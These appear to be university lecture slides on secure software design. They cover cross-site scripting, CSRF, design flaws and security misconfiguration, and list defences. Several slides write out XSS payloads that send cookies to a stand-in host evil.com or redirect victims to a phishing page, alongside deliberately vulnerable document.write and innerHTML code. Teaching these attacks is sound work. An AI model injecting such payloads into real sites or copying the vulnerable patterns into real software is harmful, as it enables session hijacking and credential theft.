




Secure Software Design and Engineering (CY-321)

Cross-Site Scripting & More!!

Dr. Zubair Ahmad



Scenario!!

Imagine a website that offers an AI chatbot to assist customers. Users can ask it questions, and it responds accordingly. The chatbot also allows users to send messages that will be displayed to support staff.

A hacker finds that the chatbot doesn't properly sanitize user input and injects this JavaScript payload in a message:

```
<script>document.location='http://evil.com/steal?cookie='+document.cookie</script>
```

Now, whenever a support staff member views the chatbot messages, their browser executes the malicious script, sending their session cookies to the attacker. This lets the attacker hijack their account and gain admin access.

Cross-Site Scripting (XSS)

```
const urlParams = new
URLSearchParams(window.location.search);
const name = urlParams.get("name");

document.write("Hello, " + name);
```

window.location.search gets the **query string** from the URL.

new **URLSearchParams(window.location.search)** processes query parameters.

urlParams.get("name") extracts the value of the name parameter.

document.write("Hello, " + name); writes the extracted name value **directly into the page** without validation.

Cross-Site Scripting (XSS)

Basic XSS Attack

The attacker sends the victim the following link:

`https://example.com/index.html?name=<script>alert('Hacked!')</script>`

When the victim clicks on this link, their browser **executes**:

```
<script>alert('Hacked!')</script>
```

Result: The victim sees a **popup alert** showing "Hacked!", proving that **JavaScript execution is possible**.

Cross-Site Scripting (XSS)

Stealing Cookies (Session Hijacking)

```
https://example.com/index.html?name=<script>fetch('http://evil.com/steal?cookie='+document.cookie)</script>
```

This script **steals** the victim cookies and **sends them to an attacker's server** (evil.com).

If authentication tokens are stored in cookies, the attacker can **impersonate the victim**.

Cross-Site Scripting (XSS)

Redirecting to a Fake Login Page

```
https://example.com/index.html?name=<script>window.location='http://evil.com/phishing'</script>
```

The victim is redirected to
http://evil.com/phishing, a fake login page.

If they enter credentials, the attacker **steals their username & password**.

Cross-Site Scripting (XSS)

DOM Based XSS

```
document.getElementById('results').innerHTML = "Showing results for  
" + location.search.split('=')[1];
```

Malicious URL

```
https://example.com/index.html?query=<script>alert('Hacked!')</script>
```

When the victim visits this link, the browser **processes the JavaScript inside innerHTML**:

```
<div id="results">  
  Showing results for  
<script>alert('Hacked!')</script>  
</div>
```


What we loose If XSS happens?

Steal authentication information using the web application

Hijack and compromise users sessions and accounts

Tamper or poison state management and authentication cookies

Cause Denial of Service (DoS) by defacing the websites and redirecting users

Insert hostile content

What we loose If XSS happens?

Change user settings

Phish and steal sensitive information using embedded links

Impersonate a genuine user

Hijack the user's browser using malware

Rules to Tackle XSS

Handle the output to the client only
after it is sanitized

Validating user supplied input with a whitelist

Use the innerText properties of HTML
controls instead of the innerHtml property
when storing the input supplied

Rules to Tackle XSS

Use secure libraries and encoding frameworks

The client can be secured by disabling the active scripting option in the browser so that scripts are not automatically executed on the browser

Use the HTTPOnly flag on the session or any custom cookie

Scenario!!

A user logs into their online banking account at bank.com.

Their session remains active as they browse the internet.


The attacker creates a malicious website with an embedded request:

```

```

The victim visits the attacker's website while still logged into their bank account.

The malicious script automatically submits a request to bank.com, using the victims active session.



Cross-Site
Request
Forgery

How to Tackle CSRF


A **CSRF token** is a unique, unpredictable value included in requests to verify the request authenticity.

The **SameSite cookie attribute** prevents browsers from sending cookies in **cross-site** requests.

Force users to **enter their password** or use **multi-factor authentication (MFA)** before performing critical actions (e.g., money transfer, password change).

Enable **Content Security Policy (CSP)**

If security flaws exist in the design, even perfect coding practices cannot fix them



Lack of Threat Modeling

Example: A web application allows users to change their email addresses without verifying ownership, making it easy for attackers to hijack accounts.

Insufficient Authorization Mechanisms

Example: A banking app only hides admin features in the UI but does not enforce proper authorization checks at the backend.

Missing Security Controls

Failure to enforce security features such as rate limiting, encryption, or session timeouts


Example: An online voting system does not implement CAPTCHA, allowing bots to submit thousands of fraudulent votes.

Weak Session Management

Poorly designed session handling leads to session fixation or session hijacking.

Example: A website does not expire sessions after logout, allowing attackers to reuse stolen session tokens.

When security settings are not properly implemented, leaving systems, applications, or networks vulnerable to attacks



Common Causes

Default Credentials – Using default usernames and passwords (e.g., admin/admin).

Unnecessary Features Enabled – Keeping unnecessary services, plugins, or ports open.

Overly Permissive Permissions – Granting excessive access rights to users or services.

Exposed Error Messages – Revealing sensitive system details in error messages.

Outdated Software or Missing Security Patches – Running applications with known vulnerabilities

Security Misconfiguration

Default Credentials Left Unchanged

Scenario: A database management system (e.g., **MongoDB, MySQL**) is installed, but the default credentials are not changed

Impact: Attackers can easily log in and access or modify sensitive data

Security Misconfiguration

Directory Listing Enabled

Scenario: A web server is misconfigured to allow **directory listing**.

Example: Visiting **<http://example.com/uploads/>** displays all files in that directory.

Impact: Attackers can download sensitive files, such as configuration files containing credentials.

Security Misconfiguration

Exposing Debugging Information

Scenario: A web application in development mode displays detailed error messages.

Example: A PHP error message reveals the full **file path** and **database credentials**.

Impact: Attackers can use this information to exploit further vulnerabilities

Security Misconfiguration

Insecure API Endpoints

Scenario: A API allows access without authentication.

Impact: Attackers can retrieve or modify data without valid credentials

How to Tackle Security Misconfiguration?

- Changing any default configuration settings.
- Removing any unneeded or unnecessary services and processes.
- Establishing and maintaining a configuration of the minimum level of security that is acceptable. This is referred to as the minimum security baseline (MSB).

How to Tackle Security Misconfiguration?

- Establishing a process that hardens (locks down) the OS and the applications that run on top of it.
- Handling errors explicitly using redirects and error
- Removing any sample applications from production systems after installation.

Questions??

zubair.ahmad@giki.edu.pk

Office: G14 FCSE lobby